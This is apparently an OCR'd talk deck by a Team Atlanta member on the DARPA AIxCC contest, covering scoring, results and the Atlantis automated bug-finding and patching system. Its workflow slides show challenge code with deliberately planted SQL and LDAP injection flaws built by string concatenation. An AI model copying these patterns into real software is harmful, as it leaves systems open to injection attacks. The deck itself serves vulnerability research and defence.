Inside AI Cyber Challenge

Dongkwan Kim

https://0xdkay.me

Postdoc at SSLab, Georgia Tech

Team Atlanta

ars TECHNICA BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE STORE

THE BIG FRAUD —

Deepfake scammer walks off with $25 million in first-of-its-kind AI heist


Hong Kong firm reportedly tricked by simulation of multiple people in v

BENJ EDWARDS - 2/6/2024, 12:54 AM

AI adoption by hackers pushed financial scams in 2023

Chinese Hackers Using Deepfakes in Advanced Mobile Banking Malware Attacks

Feb 15, 2024 Newsroom Banking Trojan / Cybercrime



DeepFake, DeepVoice, …
Significant Increase of SCAMs

NEWS 28 MAR 2024

US Treasury Urges Financial Sector to Address AI Cybersecurity Threats

BLEEPINGCOMPUTER

NEWS ▾ TUTORIALS ▾ VIRUS REMOVAL GUIDES ▾ DOWNLOADS ▾ DE

Home > News > Security > Malicious PowerShell script pushing malware looks AI-writter

Malicious PowerShell script pushing mal

By Ionut Ilascu

CNBC

Search quotes, news & videos

WATCHLIST

MARKETS BUSINESS INVESTING TECH POLITICS VIDEO INVESTING CLUB JOIN PRO JOIN

TECH

Microsoft: Russia, China increasingly using AI to escalate cyberattacks on the U.S.

PUBLISHED THU, OCT 16 2025•4:25 PM EDT

Hackers Are Leveraging AI

CSO

Home • Security • AI tools likely wrote malicious


by Lucian Constantin
CSO Senior Writer

Novel malware from Russia's APT28 prompts LLMs to create malicious Windows commands

News Analysis
Jul 18, 2025 • 4 mins

AI tools likely wrote malicious script for threat group targeting German organizations

DARPA + ARPA-H



AIxCC
AI CYBER CHALLENGE

AI Cyber Challenge

- **Using AI, fully automatically find and patch vulnerabilities**
- Announced (Aug. ‘23.)
- Semi-final (Aug. ‘24.)
  - 42 teams competed
  - Qualified 7 teams got **$2M** each
- Final (Aug. ‘25.)
  - 1st : **$4M**
  - 2nd : **$3M**
  - 3rd : **$1.5M**

CONGRATULATIONS TO TEAM

Atlanta

1st PLACE

AIxCC AI CYBER CHALLENGE

→$4,000,000

DARPA + ARPA-H


DEFCON
DARPA
ARPA-H
Dated: August 8, 2025
TEAM ATLANTA
$4,000,000
and
Place Winner

Scoreboard breakdown

Team	Team Total Score	% Correct Submission (r)	Vulnerability Discovery Score (VDS)	Program Repaid Score (PRS)	SARIF Assessment Score (SAS)	Bundle Score (BDL)
Team Atlanta (9caa56)	**392.76**	91.27%	79.71	171.10	5.99	136.38
Trail of Bits (309958)	**219.35**	89.33%	52.49	101.21	1.00	65.29
Theori (3fad2e)	**210.68**	44.44%	58.12	110.34	4.97	53.57
All You Need IS A Fuzzing Brain (1b9bb5)	**153.70**	53.77%	54.81	77.60	6.52	28.28
Shellphish (463287)	**135.89**	94.83%	47.94	54.31	8.47	25.29
42-b3yond-6ug (ee79d5)	**105.03**	89.23%	70.37	14.22	9.80	10.97
Lacrosse (e87a4d)	**9.59**	42.86%	1.68	5.43	0.00	3.62

$$Team\ Score = \sum Challenge\ Scores$$

$$Challenge\ Score = AM * (VDS + PRS + SAS + BDL)$$

$$AM = 1 - (1 - r)^4$$


What counts for finals?

Proof-Of-Vulnerability (POV)

➔Input data to reproduce vulnerability crash in harness


PATCH

➔Unified diff source code fix for vulnerabilities



DELTA SCAN

➔Challenge analyzing base code plus applied diff changes




SARIF Assessment

➔Structured reporting format for vulnerability details

BUNDLE


➔Grouping of related PoV, patch, and SARIF submissions



FULL SCAN

➔Challenge analyzing entire code base

All projects adapted into challenges



FINAL ROUND DATA POINTS

Total Known Vulnerabilities

70

Real World Vulns discovered

18

Total spent (Compute + LLM)

$359k

Vulnerabilities discovered

54 (77%)

Average time to patch

45 min

Total LLM queries

1.9M

Vulnerabilities patched

43 (61%)

Total LOC analyzed

54M

LLM Spend

$82k

COST PER TASK SUCCESS
(PoV, Patch, SARIF, or a Bundle)


Agenda

1. ~~Introduction to AIxCC~~

2. **Atlantis and Key Strategies**


3. Discussion: Future of Cybersecurity

Atlantis: AI-driven Threat Localization, Analysis, aNd Triage Intelligence System




Atlantis: AI-driven Threat Localization, Analysis, aNd Triage Intelligence System

LLM Usage



Atlantis: AI-driven Threat Localization, Analysis, aNd Triage Intelligence System



Bug Finding Stats (Internal Analysis)

Engine	Total POVs	Failed POVs	Dup POVs	Passed POVs	Contribution Rate	Total Patches	Passed Patches
Multilang	393	299	10	**84**	**71.20%**	30	**29**
C	185	99	68	**18**	**15.30%**	2	**2**
Java	424	336	73	**15**	**12.70%**	14	**9**
unknown	1	0	0	**1**	**0.80%**	1	**1**
TOTAL	1003	734	151	**118**	**100.00%**	47	**41**

Key Strategy: Leveraging Diversity and Complementary Strengths

Bug Finding Stats (Internal Analysis)

Engine	Total POVs	Failed POVs	Dup POVs	Passed POVs	Contribution Rate	Total Patches	Passed Patches
Multilang	393	299	10	**84**	**71.20%**	30	**29**
C	185	99	68	**18**	**15.30%**	2	**2**
Java	424	336	73	**15**	**12.70%**	14	**9**
unknown	1	0	0	**1**	**0.80%**	1	**1**
TOTAL	1003	734	151	**118**	**100.00%**	47	**41**

Key Strategy: Leveraging Diversity and Complementary Strengths


SECURING
AIxCC
AI CYBER CHALLENGE
DEF CON 33, LAS VEGAS, NV, 2025
Atlanta
DARPA
ARPA-H
Date: August 8, 2025
Pay to the Order of: TEAM ATLANTA $ 4,000,000
Four Million Dollars and 00/100
AIxCC 1st Place Winner
Memo
Stephen Winchell
Director, Defense Advanced Research Projects Agency


Atlantis-Multilang Stats

- Total 11 members:
  - SRA (2): HyungSeok, Soyeon
  - SR (4): Dohyeok, Kangsu, Eunsoo, Sangwoo
  - Georgia Tech (5): **Dongkwan**, Dae R., Woosun, Jiho, Joshua


- Atlantis: ~7,500 commits, ~600 merged PRs
  - Multilang: ~4,700 commits, ~500 merged PRs
  - …

=> On average, a team member merged two PRs every week! 


Typical Challenge Workflow



Typical Challenge Workflow




Typical Challenge Workflow




```java
public static void fuzzerTestOneInput(byte[] data) throws Exception {
BugDetectors.allowNetworkConnections((host, port) -> host.equals("localhost"));
    new JenkinsThree().fuzz(data);
}

public void fuzz(byte[] data) throws Exception {
    ByteBuffer buf = ByteBuffer.wrap(data);
    if (buf.remaining() < 4) {
        return;
    }

    int picker = buf.getInt();
    switch (picker) {
        case 11:
            testProxyConfiguration(buf);
            break;
        case 33:
            testPlugin(buf);
            break;
        case 37:
            testScript(buf);
            break;
        case 38:
            testStateMonitor(buf);
            break;
```

Typical Challenge Workflow




```
language: jvm
main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
fuzzing_engines:
  - libfuzzer
sanitizers:
  - address
```


```
String searchFilter = "(&(objectClass=inetOrgPerson)(cn=" + username + ")(userPassword=" + key + "))";
NamingEnumeration<SearchResult> results = dirContext.search("ou=users,dc=example,dc=com", searchFilter,
        controls);
if (results.hasMore()) {
```

```
public static void fuzzerTestOneInput(byte[] data) throws Exception
BugDetectors.allowNetworkConnections((host, port) -> host.equals("localhost"));
    new JenkinsThree().fuzz(data);
}

public void fuzz(byte[] data) throws Exception {
    ByteBuffer buf = ByteBuffer.wrap(data);
    if (buf.remaining() < 4) {
        return;
    }

    int picker = buf.getInt();
    switch (picker) {
        case 11:
            testProxyConfiguration(buf);
            break;
        case 33:
            testPlugin(buf);
            break;
        case 37:
            testScript(buf);
            break;
        case 38:
            testStateMonitor(buf);
            break;
```

```
private String launchCommandWithCredentials(ArgumentListBuilder args, File workDir,
        @NonNull String url) throws Exception {
    EnvVars freshEnv = new EnvVars();
    freshEnv.put("GIT_TERMINAL_PROMPT", "false");

    Launcher.ProcStarter p = launcher.launch().cmds(args.toCommandArray()).envs(freshEnv);

    if (workDir != null) {
```

```
@RequirePOST
public void doGetName(
        StaplerRequest request, StaplerResponse response) throws IOException {
    String id = request.getParameter("ID");
    String pw = request.getParameter("PW");
    String responseString;

    try (
            Connection conn = getConnection();
            Statement stmt = conn.createStatement()) {
        ResultSet rs = stmt
                .executeQuery("SELECT name FROM users WHERE id = '" + id + "' AND password = '" + pw + "'");
        if (rs.next()) {
```

Typical Challenge Workflow




```
language: jvm
main_repo: 'git@github.com:Team-Atlanta/cp-java-jenkins-source.git'
fuzzing_engines:
  - libfuzzer
sanitizers:
  - address
```

```
String searchFilter = "(&(objectClass=inetOrgPerson)(cn=" + username + ")(userPassword=" + key + "))";
NamingEnumeration<SearchResult> results = dirContext.search("ou=users,dc=example,dc=com", searchFilter,
        controls);
if (results.hasMore()) {
```

```
public static void fuzzerTestOneInput(byte[] data) throws Exception
BugDetectors.allowNetworkConnections((host, port) -> host.equals("localhost"));
    new JenkinsThree().fuzz(data);
}

public void fuzz(byte[] data) throws Exception {
    if (buf.remaining() < 4) {
        return;
    }

    int picker = buf.getInt();
    switch (picker) {
        case 11:
            testProxyConfiguration(buf);
            break;
        case 33:
            testPlugin(buf);
            break;
        case 37:
            testScript(buf);
            break;
        case 38:
            testStateMonitor(buf);
            break;
```

```
private String launchCommandWithCredentials(ArgumentListBuilder args, File workDir,
        @NonNull String url) throws Exception {
    EnvVars freshEnv = new EnvVars();
    freshEnv.put("GIT_TERMINAL_PROMPT", "false");

    Launcher.ProcStarter p = launcher.launch().cmds(args.toCommandArray()).envs(freshEnv);

    if (workDir != null) {
```

```
@RequirePOST
public void doGetName(
        StaplerRequest request, StaplerResponse response) throws IOException {
    String id = request.getParameter("ID");
    String pw = request.getParameter("PW");
    String responseString;

    try (
            Connection conn = getConnection();
            Statement stmt = conn.createStatement()) {
        ResultSet rs = stmt
                .executeQuery("SELECT name FROM users WHERE id = '" + id + "' AND password = '" + pw + "'");
        if (rs.next()) {
```

Background: How to improve fuzzers

```
def Fuzz(state):
  while True:
    conf = Schedule(state)       // Select a seed
    inputs = InputGen(conf)      // Mutate the selected seed
    results = InputEval(inputs) // Execute the new input
    state = Update(state, conf, inputs, results)
                                 // Update corpus if interesting
```

Background: How to improve fuzzers

```
def Fuzz(state):
  while True:
    conf = Schedule(state)          //
    inputs = InputGen(conf)         //
    results = InputEval(inputs
    state = Update(state, conf,
                                    //
```

- **Coverage-guided Fuzzing**
- **Directed Fuzzing**
  Guide fuzzers to reach the target lines

- **Hybrid Fuzzing**
  Employ Concolic Executor to generate new inputs

- **Dictionary-based Fuzzing**
  Use dictionary when mutating seeds

- **Grammar-based Fuzzing**
  Use grammar of inputs for input gen./mut.

